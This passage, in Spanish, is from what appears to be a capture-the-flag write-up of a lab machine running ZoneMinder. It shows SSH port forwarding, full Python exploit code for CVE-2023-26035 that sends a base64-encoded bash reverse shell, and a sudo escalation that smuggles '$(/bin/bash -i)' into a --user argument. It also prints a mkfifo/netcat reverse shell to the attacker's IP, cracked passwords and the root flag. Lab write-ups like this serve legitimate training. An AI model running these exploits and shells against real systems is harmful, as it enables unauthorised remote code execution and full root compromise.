cabo de unos minutos, conseguimos romper la contraseña: *starcraft122490*.




1.9. Remote port forwarding

Migramos la sesión a *Matthew*. Recurrimos a la herramienta **LinPEAS**. Encontramos unas credenciales, con las cuales tratamos de migrar sesión al usuario *zoneminder*, pero no pudimos. Tampoco por **SSH**.

Parece que esto es otro servicio que corre localmente en el sistema. Buscamos por tanto información sobre *zoneminder*. Se trata de un software de código abierto usado para el seguimiento y videovigilancia a través de un circuito cerrado de televisión. Vamos a realizar un **remote port forwarding** para poder acceder a este servicio desde nuestra máquina de atacante. Ejecutamos `netstat -tuln`. Sabemos que este servicio corre por el *puerto 8080*. Ejecutamos entonces: `ssh -L 1337:127.0.0.1:8080 matthew@10.10.11.245`. Esto nos traerá el *puerto 8080* de la máquina víctima al *puerto*


1337 de nuestra máquina local.



1.10. ZoneMinder exploit

CVE-2023-26035:

Si ahora accedemos a nuestro localhost por este puerto tendríamos acceso al servicio de *zoneminder* que está corriendo en la máquina víctima. Vemos un panel de login al acceder al sitio web. Probamos acceder con las diferentes credenciales que encontramos e incluso credenciales por defecto para el servicio, pero no conseguimos acceso.




Tratamos de buscar información sobre la versión en los directorios de configuración de la aplicación. Dentro de /usr/share/zoneminder/www/api/app/Config, ejecutamos: `cat * | grep -i version`. Encontramos la versión: *zoneminder 1.36.32*.

```
matthew@surveillance:/usr/share/zoneminder/www/api$ ls
CONTRIBUTING.md  README.md  app  build.properties  build.xml  composer.json  css  img  index.php  lib
matthew@surveillance:/usr/share/zoneminder/www/api$ cd app
matthew@surveillance:/usr/share/zoneminder/www/api/app$ ls
Config  Console  Controller  Model  Plugin  View  index.php  tmp  vendor  webroot
matthew@surveillance:/usr/share/zoneminder/www/api/app$ cd config
-bash: cd: config: No such file or directory
matthew@surveillance:/usr/share/zoneminder/www/api/app$ cd Config
matthew@surveillance:/usr/share/zoneminder/www/api/app/Config$ ls
Schema  acl.ini.php  acl.php  bootstrap.php  core.php  core.php.default  database.php  database.php.default  email.php.default  routes.php
matthew@surveillance:/usr/share/zoneminder/www/api/app/Config$ cat * | grep -i version
cat: Schema: Is a directory
Configure::write('ZM_VERSION', '1.36.32');
Configure::write('ZM_API_VERSION', '1.36.32.1');
 * for instance. Each version can then have its own view cache namespace.
 *    value to false, when dealing with older versions of IE, Chrome Frame or certain web-browsing devices and AJAX
 * for instance. Each version can then have its own view cache namespace.
 *    value to false, when dealing with older versions of IE, Chrome Frame or certain web-browsing devices and AJAX
matthew@surveillance:/usr/share/zoneminder/www/api/app/Config$
```

Encontramos un exploit para esta versión, el cual deriva en una ejecución remota de comandos. Compartimos este exploit a continuación.

https://github.com/rvizx/CVE-2023-26035



Clonamos este repositorio en nuestro directorio de trabajo, le damos permisos de ejecución al exploit. Habiéndonos puesto en escucha previamente con Netcat por un puerto, lanzamos el exploit con: `python3 exploit.py -t http://127.0.0.1:2222/ -i 10.10.16.12 -p 5555`,

```
❯ python3 exploit.py -t http://127.0.0.1:2222/ -i 10.10.16.12 -p 5555
[>] fetching csrt token
[>] recieved the token: key:b57bda3fd50c98035d37b001c4f70d5b61cf917b,1709119145
[>] executing...
[>] sending payload..
```

```
❯ sudo su
[sudo] password for parrotp:
❯ nc -nlvp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.245.
Ncat: Connection from 10.10.11.245:56260.
bash: cannot set terminal process group (1114): Inappropriate ioctl for device
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$
```

> **CVE-2023-26035**:
> Se trata de una vulnerabilidad crítica en *ZoneMinder*, un software gratuito y de código abierto para sistemas de videovigilancia (CCTV) en Linux. La vulnerabilidad, presente en versiones anteriores a la *1.36.33 y 1.37.33*, permite la ejecución remota de código sin autenticación debido a la falta de comprobaciones de autorización. Esto ocurre porque el software no verifica los permisos en la acción de captura de instantáneas, que está destinada a obtener un monitor existente pero puede ser manipulada para crear uno nuevo. Este abuso finalmente lleva a la ejecución de comandos arbitrarios a través de la función `shell_exec` con la ID proporcionada.

- **Script en Python**:

Python

```python
import re
import requests
from bs4 import BeautifulSoup
import argparse
import base64

# CVE-2023-26035 - Unauthenticated RCE in ZoneMinder Snapshots
# Author : Ravindu Wickramasinghe | rvz (@RVIZX9)

class ZoneMinderExploit:
    def __init__(self, target_uri):
        self.target_uri = target_uri
        self.csrf_magic = None

    def fetch_csrf_token(self):
        print("[>] fetching csrt token")
        response = requests.get(self.target_uri)
        self.csrf_magic = self.get_csrf_magic(response)
        if response.status_code == 200 and re.match(r'^key:[a-f0-9]{40},\d+', self.csrf_magic):
            print(f"[>] recieved the token: {self.csrf_magic}")
            return True
```

```
22          print("[!] unable to fetch or parse token.")
23          return False
24
25      def get_csrf_magic(self, response):
26          return BeautifulSoup(response.text, 'html.parser').find('input',
    {'name': '__csrf_magic'}).get('value', None)
27
28      def execute_command(self, cmd):
29          print("[>] sending payload..")
30          data = {'view': 'snapshot', 'action': 'create', 'monitor_ids[0]
    [Id]': f';{cmd}', '__csrf_magic': self.csrf_magic}
31          response = requests.post(f"{self.target_uri}/index.php",
    data=data)
32          print("[>] payload sent" if response.status_code == 200 else "[!]
    failed to send payload")
33
34      def exploit(self, payload):
35          if self.fetch_csrf_token():
36              print(f"[>] executing...")
37              self.execute_command(payload)
38
39  if __name__ == "__main__":
40      parser = argparse.ArgumentParser()
41      parser.add_argument('-t', '--target-url', required=True, help='target
    url endpoint')
42      parser.add_argument('-ip', '--local-ip', required=True, help='local
    ip')
43      parser.add_argument('-p', '--port', required=True, help='port')
44      args = parser.parse_args()
45
46      # generating the payload
47      ps1 = f"bash -i >& /dev/tcp/{args.local_ip}/{args.port} 0>&1"
48      ps2 = base64.b64encode(ps1.encode()).decode()
49      payload = f"echo {ps2} | base64 -d | /bin/bash"
50
51      ZoneMinderExploit(args.target_url).exploit(payload)
52
```

- **Clase** `ZoneMinderExploit`: define una clase llamada `ZoneMinderExploit` que encapsula toda la funcionalidad del exploit.
  - **Método** `fetch_csrf_token`: este método realiza una solicitud HTTP **GET** a la URL de destino proporcionada (`target_uri`) para obtener el **token CSRF** necesario para la ejecución del exploit. Luego, analiza la respuesta HTML utilizando *BeautifulSoup* para extraer el valor del token CSRF. Si se

encuentra el token y cumple con un patrón específico (`^key:[a-f0-9]{40},\d+`), se considera válido.

- **Método** `get_csrf_magic`: este método extrae el valor del token CSRF del HTML de la respuesta utilizando *BeautifulSoup*.
- **Método** `execute_command`: este método ejecuta el comando proporcionado como argumento (`cmd`) en el servidor objetivo. Construye los datos de la solicitud **POST** que incluyen el comando a ejecutar y el token CSRF obtenido anteriormente. Luego, realiza una solicitud HTTP POST al servidor objetivo.
- **Método** `exploit`: este método automatiza la ejecución del exploit. Primero, intenta obtener el token CSRF llamando a `fetch_csrf_token()`. Si se obtiene con éxito el token CSRF, se procede a ejecutar el comando especificado mediante una llamada a `execute_command()`.

- **Argumentos de línea de comandos**: el script utiliza el módulo `argparse` para analizar los argumentos de línea de comandos. Los argumentos esperados son la URL del objetivo (`--target-url`), la dirección IP local (`--local-ip`) y el puerto local (`--port`).
- **Generación del payload**: el exploit genera un payload de **Bash** para obtener una shell interactiva en el servidor objetivo. El payload se codifica en **base64** y se ejecuta en el servidor a través del comando `echo` y `base64 -d`.

1.11. Privesc via sudoers ZoneMinder update

Tenemos nuestra sesión como usuario *zoneminder*. Una de las primeras cosas que hacemos es `sudo -l` para ver los permisos que tenemos a nivel de **sudoers**. Vemos que podemos ejecutar como cualquier usuario un archivo /usr/bin/zmupdate.pl. Vamos a este directorio. Este archivo parece actualizar la base de datos de *zoneminder*. En cualquier caso, hacemos `sudo /usr/bin/zmupdate.pl -h` para ver el menú de ayuda de este ejecutable. Vamos a tratar de generar una shell como usuario privilegiado.

```
zoneminder@surveillance:/usr/bin$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:/usr/bin$ cd /usr/bin
zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl

Database already at version 1.36.32, update skipped.

zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl -h
Unknown option: h
Usage:
    zmupdate.pl -c,--check | -f,--freshen | -v<version>,--version=<version>
    [-u <dbuser> -p <dbpass>]

Options:
    -c, --check - Check for updated versions of ZoneMinder -f, --freshen -
    Freshen the configuration in the database. Equivalent of old zmconfig.pl
    -noi --migrate-events - Update database structures as per
    USE_DEEP_STORAGE setting. -v <version>, --version=<version> - Force
    upgrade to the current version from <version> -u <dbuser>,
    --user=<dbuser> - Alternate DB user with privileges to alter DB -p
    <dbpass>, --pass=<dbpass> - Password of alternate DB user with
    privileges to alter DB -s, --super - Use system maintenance account on
    debian based systems instead of unprivileged account -d <dir>,
    --dir=<dir> - Directory containing update files if not in default build
    location -interactive - interact with the user -nointeractive - do not
    interact with the user

zoneminder@surveillance:/usr/bin$
```

Ejecutamos ahora `sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --pass=ZoneMinderPassword2023`. Mediante este parámetro `'$(/bin/bash -i)'`, creamos una nueva sesión de **Bash** interactiva, y al ser **root** quién ejecuta este comando (`sudo`), obtenemos esta shell como usuario **root**. Tras probar diferentes contraseñas, finalmente fue válida *ZoneMinderPassword2023*, la cual encontramos al ejecutar **LinPEAS**.

```
zoneminder@surveillance:/usr/bin$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(/bin/bash -i)' --pass=ZoneMinderPassword2023

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-1.dump. This may take several minutes.
root@surveillance:/usr/bin# cd /root
root@surveillance:~# ls
root@surveillance:~# ls
root@surveillance:~# ls -la
```

Como no podíamos ver el output de los comandos ejecutados, nos enviamos otra shell a un puerto en el que previamente nos hayamos puesto en escucha en nuestra máquina de atacante. Ahora sí, estamos como **root** con una consola totalmente interactiva.

```
root@surveillance:~# rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.12 4141 >/tmp/f


❯ sudo su
[sudo] password for parrotp:
❯ nc -nlvp 4141
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4141
Ncat: Listening on 0.0.0.0:4141
Ncat: Connection from 10.10.11.245.
Ncat: Connection from 10.10.11.245:36872.
root@surveillance:~# whoami
whoami
root
root@surveillance:~# ls
ls
root.txt
root@surveillance:~# cat ro
cat root.txt
f0bdd0b8df9aa2b8c1e429b4fa6e7187
root@surveillance:~#
```